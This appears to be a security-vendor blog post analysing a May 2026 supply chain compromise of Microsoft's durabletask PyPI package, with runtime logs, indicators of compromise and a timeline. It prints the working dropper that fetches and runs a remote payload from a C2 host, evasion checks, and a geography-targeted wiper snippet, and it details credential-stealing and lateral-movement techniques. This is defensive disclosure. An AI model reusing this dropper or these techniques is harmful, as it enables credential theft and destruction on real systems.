

Microsoft's durabletask PyPI Package Compromised in Supply Chain Attack

 stepsecurity.io/blog/microsofts-durabletask-pypi-package-compromised-in-supply-chain-attack

<< install ▾

Harden-runner policy: **Audit**

Runner name: -

Job labels: ubuntu-latest

Start time: 19 May 2026 17:59:53 GMT

Duration: 42s

 Job Baseline [View details ▾](#)

Anomaly detection

Job runs

Last changed

3 runs left to activate

2

28 seconds ago

Events  Baseline

SHOW: All (8) Anomalous (0) Blocked (0) Allowed (8)

Show all steps ☐  

Step	PID	Process	Destination	Port	Status 	Timestamp (GMT) 
 Install durabletask	2352	python3.14	 pypi.org	443	 Allowed	19 May 2026 17:59:59
 Install durabletask	2352	python3.14	 files.pythonhosted.org	443	 Allowed	19 May 2026 17:59:59
 Import durabletask to trigger runtime pay load	2379	python3.14	 check.git-service.com	443	 Allowed 	19 May 2026 18:00:01
 Import durabletask to trigger runtime pay load	2381	python3.14	 pypi.org	443	 Allowed	19 May 2026 18:00:02
 Import durabletask to trigger runtime pay load	2381	python3.14	 files.pythonhosted.org	443	 Allowed	19 May 2026 18:00:02
 Import durabletask to trigger runtime pay load	2430	python3.14	 www.youtube.com	443	 Allowed 	19 May 2026 18:00:03
 Let the payload execute	2404	python3.14	 check.git-service.com	443	 Allowed 	19 May 2026 18:00:03
 Let the payload execute	2404	python3.14	 www.youtube.com	443	 Allowed 	19 May 2026 18:00:03

[Back to Blog](#)

[Threat Intel](#)

Three malicious versions of Microsoft's official durabletask Python SDK were published to PyPI on May 19, 2026. The compromised package silently downloads and executes a 28 KB payload that steals credentials from AWS, Azure, GCP, Kubernetes, password managers, and over 90 developer tool configurations, then spreads laterally through cloud infrastructure. The payload skips systems with a Russian locale, a hallmark of Eastern European cybercrime operations. The attack has been linked to the TeamPCP threat group behind the Mini Shai-Hulud campaign.

Threat Intelligence

azure/durabletask is Compromised

Table of Contents

On May 19, 2026, Microsoft's durabletask Python SDK was compromised on PyPI. The package, which serves as the official SDK for Azure Durable Functions and is downloaded over 400,000 times per month, had three malicious versions (1.4.1, 1.4.2, and 1.4.3) uploaded directly to PyPI within a 35-minute window. None of these versions have corresponding tags, releases, or CI/CD runs in Microsoft's GitHub repository. The attacker compromised the real publishing credentials for an official Microsoft package and bypassed the repository's build pipeline entirely. Microsoft has since confirmed the compromise and yanked the affected versions.

What makes this incident particularly dangerous is the payload. The 14 lines of injected Python code are just the tip of the iceberg. They serve as a dropper for `rope.pyz`, a modular cloud intrusion framework with 17 source files and dedicated collectors for every major cloud provider. The framework steals secrets, exfiltrates them through multiple redundant channels (including creating public GitHub repos using your own stolen tokens), installs persistence via fake systemd services, and propagates to other machines through AWS SSM and Kubernetes `kubectl exec`. For systems in specific geographies, it rolls the dice on a destructive wiper that executes `rm -rf /*`.

The secondary C2 domain `t.m-kosche[.]com` directly ties this attack to TeamPCP's Mini Shai-Hulud campaign, the same threat group behind the recent TanStack, Mistral AI, LiteLLM,

and @antv compromises. The durabletask package marks yet another victim in what has become one of the most prolific supply chain attack campaigns of 2026.

Affected Versions

- 1.4.1
- 1.4.2
- 1.4.3

If you use durabletask, run `pip show durabletask` immediately. If your version is 1.4.1, 1.4.2, or 1.4.3, treat that system as compromised. Pin to version **1.4.0** and begin your incident response process.

Runtime Analysis with Harden-Runner

We installed the compromised durabletask package in a GitHub Actions workflow protected by [Harden-Runner](#) to observe the attack in real time. For this analysis, we disabled the [StepSecurity Global block list](#) so the payload could execute fully and we could capture the complete attack chain. In a default Harden-Runner deployment, the outbound call to the C2 domain `check.git-service.com` would be blocked automatically, terminating the workflow run before the payload can download or exfiltrate any data.

You can explore the full network and process insights here:

<https://app.stepsecurity.io/github/actions-security-demo/compromised-packages/actions/runs/26115553485>

<< install

Harden-runner policy: **Audit**

Runner name: -

Job labels: ubuntu-latest

Start time: 19 May 2026 17:59:53 GMT

Duration: 42s

Job Baseline

View details

Anomaly detection

3 runs left to activate

Job runs

2

Last changed

28 seconds ago

Events

Baseline

SHOW: All (8)

Anomalous (0)

Blocked (0)

Allowed (8)

Search events

Show all steps

Step	PID	Process	Destination	Port	Status	Timestamp (GMT)
Install durabletask	2352	python3.14	pypi.org	443	Allowed	19 May 2026 17:59:59
Install durabletask	2352	python3.14	files.pythonhosted.org	443	Allowed	19 May 2026 17:59:59
Import durabletask to trigger runtime pay load	2379	python3.14	check.git-service.com	443	Allowed Not in baseline - learning	19 May 2026 18:00:01
Import durabletask to trigger runtime pay load	2381	python3.14	pypi.org	443	Allowed	19 May 2026 18:00:02
Import durabletask to trigger runtime pay load	2381	python3.14	files.pythonhosted.org	443	Allowed	19 May 2026 18:00:02
Import durabletask to trigger runtime pay load	2430	python3.14	www.youtube.com	443	Allowed Not in baseline - learning	19 May 2026 18:00:03
Let the payload execute	2404	python3.14	check.git-service.com	443	Allowed Not in baseline - learning	19 May 2026 18:00:03
Let the payload execute	2404	python3.14	www.youtube.com	443	Allowed Not in baseline - learning	19 May 2026 18:00:03

During `pip install durabletask`, only legitimate calls to `pypi.org` and `files.pythonhosted.org` were observed. The malicious behavior begins the moment the package is imported. At `import durabletask`, Harden-Runner captures outbound connections from `python3.14` to `check.git-service.com` (the C2 domain, downloading `rope.pyz`), additional PyPI calls (the payload installs the cryptography package at runtime), and `www.youtube.com` (used as a connectivity check or decoy).

The process tree captured by Harden-Runner reveals how a single `import durabletask` spawns multiple `managed.pyz` child processes, each performing different stages of the attack:

```

pip install durabletask (PID 2352)
└─ Legitimate install from PyPI

python3 -c "import durabletask" (PID 2379)
├─ python3 /tmp/managed.pyz (PID 2380)      # Payload instance 1
│   └─ pip install cryptography              # Installs crypto dependency
├─ python3 /tmp/managed.pyz (PID 2404)      # Payload instance 2
│   └─ pip install cryptography              # Redundant install attempt
│   └─ systemctl --user daemon-reload        # Installs persistence
│   └─ kubectl version --client               # Kubernetes recon
│   └─ gpg --batch --passphrase anon --decrypt # Credential decryption
│   └─ gh auth token                           # GitHub token theft
│   └─ gh auth status --show-token            # GitHub token exfiltration

```

```

└─ python3 /tmp/managed.pyz (PID 2430)      # Payload instance 3
    │   └─ systemctl --user daemon-reload    # Persistence (pgsql-monitor.servic
    │   └─ kubectl version --client          # K8s environment check
    │   └─ gpg --batch --passphrase anon --decrypt # GPG credential access
    │   └─ gh auth token                      # Token harvesting
    │   └─ gh auth status --show-token        # Token exfiltration
└─ python3 /tmp/managed.pyz (PID 2432)      # Payload instance 4
    │   └─ systemctl --user daemon-reload    # Persistence
    │   └─ kubectl version --client          # K8s recon
    │   └─ gpg --batch --passphrase anon --decrypt # GPG key decryption
    │   └─ gh auth token                      # Token theft
    └─ gh auth status --show-token          # Token exfiltration

```

The dropper spawns four parallel `managed.pyz` processes, each running a different collector module. Each instance independently steals credentials via `gh auth token` and `gpg --decrypt`, installs the fake `pgsql-monitor.service` for persistence via `systemctl`, and probes for Kubernetes clusters with `kubectl`. The entire chain from import to credential theft completes in under 4 seconds.

How the Attack Was Carried Out

The GitHub repository's release workflow (`durabletask.yml`) publishes packages to PyPI using a `PYPI_API_TOKEN` stored in GitHub Secrets via `twine upload`. The workflow only triggers when a tag matching `v*` is pushed to the repository. No such tags were pushed on May 19. No CI/CD workflow ran. The attacker uploaded directly to PyPI, completely bypassing the repository's build pipeline.

This points to a compromised PyPI publishing token or a compromised maintainer account. Notably, the repository does not use PyPI's Trusted Publishing (OIDC), which would have prevented direct token-based uploads from outside the CI/CD pipeline.

The attacker registered the C2 domain `git-service.com` through NameSilo three days before the attack on May 16, 2026, with privacy protection enabled via PrivacyGuardian. A TLS certificate was issued for `check.git-service.com` the same day. The domain resolves to `160.119.64.3`, an IP in the AFRINIC region associated with HostUS (AS7489).

The Dropper: 14 Lines That Trigger a Full Breach

The attacker replaced the Microsoft copyright header in `__init__.py` with this code, which runs at import time:

```

import os
import sys
import platform

```

```

import subprocess
import urllib.request

if platform.system() == "Linux":
    try:
        urllib.request.urlretrieve(
            "https://check.git-service.com/rope.pyz",
            "/tmp/managed.pyz"
        )
        with open(os.devnull, 'w') as f:
            subprocess.Popen(
                ["python3", "/tmp/managed.pyz"],
                stdout=f, stderr=f, stdin=f,
                start_new_session=True
            )
    except:
        pass

```


A few things stand out here. The code only runs on Linux, which means it is targeting servers, CI/CD runners, and cloud workloads rather than developer laptops. The process is fully detached with `start_new_session=True`, and all I/O is routed to `/dev/null`. The bare `except: pass` ensures no error messages, no stack traces, and no log entries. The filename `managed.pyz` is deliberately bland.

The attacker also escalated the injection across versions, progressively infecting more files to increase the chances of triggering execution regardless of which submodule is imported first:

- **1.4.1:** `__init__.py`
- **1.4.2:** `__init__.py`, `task.py`
- **1.4.3:** `__init__.py`, `task.py`, `entities/__init__.py`, `extensions/__init__.py`, `payload/__init__.py`

The Payload: `rope.pyz`, a Modular Cloud Intrusion Framework

The C2 server was still live at the time of our analysis and serving the payload. We downloaded and fully reverse-engineered `rope.pyz` (SHA256: `069ac1dc7f7649b76bc72a11ac700f373804bfd81dab7e561157b703999f44ce`). It is a 28,703-byte Python zipapp containing 17 source files organized into a modular credential theft and lateral movement framework.



Anti-Analysis and Evasion

Before running any collectors, the payload validates its environment with multiple gate checks designed to avoid sandboxes and specific geographies:

```
# Only run on Linux (skip developer machines)
if sys.platform not in ('linux'):
    sys.exit(1)

# Skip Russian-locale systems
lang = os.environ.get('LANG', '').split('.')[0]
if lang.lower().startswith('ru'):
    sys.exit(1)

# Skip low-CPU sandboxes
```

```
cpu_count = os.cpu_count()
if cpu_count is None or cpu_count <= 2:
    sys.exit(1)
```

The Russian locale exclusion is a well-known tactic used by Eastern European cybercrime groups to avoid domestic law enforcement attention. The CPU check filters out most automated analysis sandboxes, which typically allocate minimal resources. The payload also silently installs the cryptography Python package via pip if it is not already present, using the `--break-system-packages` flag to bypass PEP 668 protections on newer Linux distributions.

What It Steals

The framework runs seven collector modules in parallel using `ThreadPoolExecutor`. Here is what each one targets.

AWS (`collectors/aws.py`): Resolves credentials from environment variables, EC2 instance metadata (IMDSv2), and `~/.aws/credentials` profiles. For each set of credentials, it enumerates Secrets Manager secrets and SSM Parameter Store values (with `"WithDecryption": True` to decrypt `SecureString` parameters) across 19 AWS regions in parallel. It also enumerates SSM-managed instances for use in lateral movement.

Azure (`collectors/azure.py`): Attempts four authentication methods: client secret credentials, client certificate authentication with custom JWT generation, Azure CLI token cache, and managed identity via IMDS. Once authenticated, it enumerates every subscription, every Key Vault, and every secret within each vault.

GCP (`collectors/gcp.py`): Reads service account JSON key files, generates JWTs manually for authentication, and falls back to the metadata server. It then dumps all secrets from Secret Manager for the discovered project.

Kubernetes (`collectors/kubernetes.py`): This is the most extensive collector at 483 lines. It parses `kubeconfig` files, handles mTLS client certificates using `memfd_create()` to avoid writing certificates to disk, and connects to the Kubernetes API to dump all secrets across all namespaces and contexts. If `kubectl` is not installed, it downloads it automatically. It then propagates to other pods.

Filesystem (`collectors/filesystem.py`): Reads 99 hardcoded credential file paths covering:

- Cloud provider configs: `~/.aws/credentials`, `~/.azure/accessTokens.json`, `~/.config/gcloud/application_default_credentials.json`

- AI and IDE tools: Claude Desktop config, Cursor MCP config, VS Code settings, Zed settings, Codeium config, Continue config
- All SSH keys and configs from `~/.ssh/`
- Git credentials, Docker configs, npm/PyPI/Cargo tokens
- Infrastructure tools: Terraform state files (which often contain credentials in plaintext), Pulumi credentials, Ansible vault passwords
- VPN configs: Tailscale state, WireGuard configurations
- Shell histories: `~/.bash_history`, `~/.zsh_history`
- All `.env` files recursively under the home directory
- Docker container environment variables via the Docker socket
- The complete `os.environ` dictionary

Password Managers (`collectors/passwords.py`): Targets 1Password, Bitwarden, pass, and gopass. It actively attempts to brute-force unlock these tools by harvesting candidate passwords from environment variables (matching patterns like `*PASS*`, `*SECRET*`, `*KEY*`) and from shell history entries containing `bw unlock` or `op signin` commands.

HashiCorp Vault (`collectors/vault.py`): Resolves tokens from `VAULT_TOKEN`, `~/.vault-token`, AppRole login (`VAULT_ROLE_ID/VAULT_SECRET_ID`), and the Vault CLI. Then walks all KV mounts and reads every secret.

Encryption and Exfiltration

All stolen data is compressed with gzip, encrypted with AES-256-GCM, and the symmetric key is wrapped with RSA-OAEP using a hardcoded RSA-4096 public key. This means only the attacker, who holds the corresponding private key, can decrypt the exfiltrated data.

```
def _build_package(data: dict) -> dict:
    compressed = gzip.compress(json.dumps(data).encode())
    aes_key = os.urandom(32)
    iv = os.urandom(12)
    encrypted_key = rsa_oaep_encrypt_sha256(config.PUBLIC_KEY_PEM, aes_key)
    ciphertext, tag = aes_256_gcm_encrypt(aes_key, iv, compressed)
    return {
        "envelope": base64.b64encode(iv + ciphertext + tag).decode(),
        "key": base64.b64encode(encrypted_key).decode(),
    }
```

The exfiltration has three layers of redundancy:

1. **Primary:** HTTPS POST to `https://check.git-service[.]com/api/public/version`

2. **Secondary:** Searches GitHub for commits containing FIRESALE beacons with RSA-signed URLs, allowing the attacker to update the C2 endpoint through public GitHub commits without modifying the payload
3. **Tertiary:** Uses stolen GitHub tokens from the collected data to create public repositories with Russian folklore-themed names (BABA-YAGA, KOSCHEI, FIREBIRD, VASSILISA, RUSALKA, etc.) and uploads the encrypted data bundle there

The tertiary method is especially insidious: it uses your own stolen GitHub tokens to exfiltrate your own stolen credentials through your own GitHub account.

Lateral Movement

The framework has two propagation mechanisms:

AWS SSM propagation (`collectors/propagate.py`): After enumerating SSM-managed instances, it uses `SendCommand` with the `AWS-RunShellScript` document to execute the `rope.pyz` payload on up to 5 other EC2 instances per profile. The propagation script downloads the payload from the primary C2, falling back to the secondary domain `t.m-koschei[.]com`, and runs it in the background.

Kubernetes pod propagation (`collectors/kubernetes.py`): Lists all running pods across all namespaces using `kubectl get pods`, then executes a shell script in up to 5 pods via `kubectl exec`. The script downloads and runs `rope.pyz` inside each target pod. Both mechanisms use marker files (`~/.cache/.sys-update-check`) to avoid re-infecting the same target.

The Destructive Wiper: `roulette.py`

The `roulette.py` module checks whether the compromised system is located in specific geographies based on timezone and locale settings:

```
_TZ_MARKERS = ("Jerusalem", "Tel_Aviv", "Tehran")
_LOCALE_MARKERS = ("he_IL", "fa_IR")

def _is_israeli_system():
    tz = os.environ.get("TZ", "")
    if any(m in tz for m in _TZ_MARKERS):
        return True
    # ... also checks /etc/timezone, /etc/localtime, LANG, LC_A
```

If the system matches, the module rolls a virtual die: `random.randint(1, 6)`. If the result is 2, it sets audio to maximum volume via `PulseAudio` and plays an audio file from the C2 server, then executes `rm -rf /*`. If the check fails or the roll lands elsewhere, it deploys persistence

instead, installing a fake PostgreSQL monitoring service (`pgsql-monitor.service`) via `systemd` that will restart on every boot.

C2 Infrastructure

- **Primary Domain:** `check.git-service[.]com`
- **Secondary Domain:** `t.m-kosche[.]com` (known TeamPCP infrastructure)
- **IP Address:** `160.119.64.3`
- **ASN:** AS7489 (HostUS)
- **Netname:** JACK-NET (AFRINIC region)
- **Domain Registrar:** NameSilo, LLC
- **Domain Created:** 2026-05-16 (3 days before the attack)
- **Privacy:** PrivacyGuardian.org
- **Name Servers:** `ns1/ns2/ns3.dnsowl.com`

Connection to TeamPCP / Mini Shai-Hulud

The secondary C2 domain `t.m-kosche[.]com` is a known indicator of compromise from the Mini Shai-Hulud worm campaign operated by TeamPCP. This same infrastructure was used in a string of high-profile supply chain attacks in 2025-2026:


- **TanStack:** 42 npm packages, CVE-2026-45321, CVSS 9.6
- **Mistral AI:** npm and PyPI packages
- **Guardrails AI:** PyPI packages
- **LiteLLM:** PyPI packages
- **OpenSearch:** npm packages
- **Telnyx:** PyPI packages
- **@antv:** 639 compromised versions across 323 npm packages
- **Checkmarx:** VS Code extensions, Docker images, GitHub Actions


Additional indicators of TeamPCP involvement include the Russian folklore naming convention (BABA-YAGA, KOSCHEI, FIREBIRD) for exfiltration repos, the Russian locale exclusion in the anti-analysis gate, and the geopolitically targeted destructive payload.

Timeline

Timestamp (UTC)	Event
Apr 8, 2026 18:49	<code>durabletask 1.4.0</code> published legitimately (last clean release)

Timestamp (UTC)	Event
May 16, 2026 01:31	rope.pyz core modules authored
May 16, 2026 18:44	git-service.com domain registered via NameSilo
May 16, 2026 18:58	TLS certificate issued for check.git-service.com
May 19, 2026 16:19	durabletask 1.4.1 uploaded to PyPI (1 file infected)
May 19, 2026 16:49	durabletask 1.4.2 uploaded to PyPI (2 files infected)
May 19, 2026 16:54	durabletask 1.4.3 uploaded to PyPI (5 files infected)
May 19, 2026 16:47	Amazon Inspector publishes advisory MAL-2026-4174
May 19, 2026 17:54	GitHub Issue #137 filed reporting the compromise
May 19, 2026 18:04	Microsoft confirms packages yanked





Indicators of Compromise

File Hashes (SHA256)

- **durabletask-1.4.1 (wheel):**
7d80b3ef74ad7992b93c31966962612e4e2ceb93e7727cdbc1d2a9af47d44ba8
- **durabletask-1.4.1 (sdist):**
3de04fe2a76262743ed089efa7115f4508619838e77d60b9a1aab8b20d2cc8bf
- **durabletask-1.4.2 (wheel):**
aeaf583e20347bf850e2fabdc6f4982996ba023f8c2cd56bbd299cfd56516f5
- **durabletask-1.4.2 (sdist):**
85f54c089d78ebfb101454ec934c767065a342a43c9ee1beac8430cdd3b2086f
- **durabletask-1.4.3 (wheel):**
877ff2531a63393c4cb9c3c86908b62d9c4fc3db971bc231c48537faae6cb3ec
- **durabletask-1.4.3 (sdist):**
c0b094e46842260936d4b97ce63e4539b99a3eae48b736798c700217c52569dc
- **rope.pyz (payload):**
069ac1dc7f7649b76bc72a11ac700f373804bfd81dab7e561157b703999f44ce

Network Indicators

- **Domain:** check.git-service[.]com - Primary C2 / payload host
- **Domain:** t.m-kosche[.]com - Secondary C2 (TeamPCP infra)
- **IP:** 160.119.64.3 - C2 server
- **URL:** check.git-service[.]com/rope.pyz - Payload download
- **URL:** check.git-service[.]com/api/public/version - Exfiltration endpoint
- **URL:** check.git-service[.]com/v1/models - Quarantine / persistence trigger

Host-Based Indicators

- **File:** `/tmp/managed.pyz`
- **File:** `/usr/bin/pgmonitor.py` or `~/.local/bin/pgmonitor.py`
- **File:** `~/.cache/.sys-update-check`
- **File:** `~/.cache/.sys-update-check-k8s`
- **Systemd service:** `pgsql-monitor.service`
